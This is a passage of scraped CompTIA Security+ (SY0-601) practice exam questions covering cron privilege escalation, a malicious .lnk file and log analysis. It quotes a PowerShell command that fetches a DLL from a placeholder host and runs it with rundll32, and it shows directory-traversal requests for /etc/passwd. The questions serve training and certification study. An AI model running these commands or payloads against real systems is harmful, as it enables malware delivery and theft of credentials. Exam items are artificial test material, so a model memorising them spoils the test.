
A. Access control vestibule

B. Closed-circuit television

C. Proximity card reader

D. Faraday cage

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 389
Topic #: 1
[All SY0-601 Questions]

A penetration tester executes the command crontab -l while working in a Linux server environment. The penetration tester observes the following string in the current user's list of cron jobs:

```
*/10 * * * * root /writable/update.sh
```

Which of the following actions should the penetration tester perform NEXT?

A. Privilege escalation

B. Memory leak

C. Directory traversal

D. Race condition

Actual exam question from CompTIA's SY0-601
Question #: 390
Topic #: 1
[All SY0-601 Questions]

An employee received an email with an unusual file attachment named Updates.lnk. A security analyst is reverse engineering what the file does and finds that it executes the following script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env:TEMP\autoupdate.dll;Start-Process rundl132.exe $env:TEMP\autoupdate.dll
```

Which of the following BEST describes what the analyst found?


A. A PowerShell code is performing a DLL injection.

B. A PowerShell code is displaying a picture.

C. A PowerShell code is configuring environmental variables.

D. A PowerShell code is changing Windows Update settings.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 391

Topic #: 1

[All SY0-601 Questions]

A security engineer obtained the following output from a threat intelligence source that recently performed an attack on the company's server:

```
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2..2fetc2fpasswd
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
```

Which of the following BEST describes this kind of attack?


A. Directory traversal

B. SQL injection

C. API

D. Request forgery

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 392

Topic #: 1

[All SY0-601 Questions]

An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?

A. Data protection officer

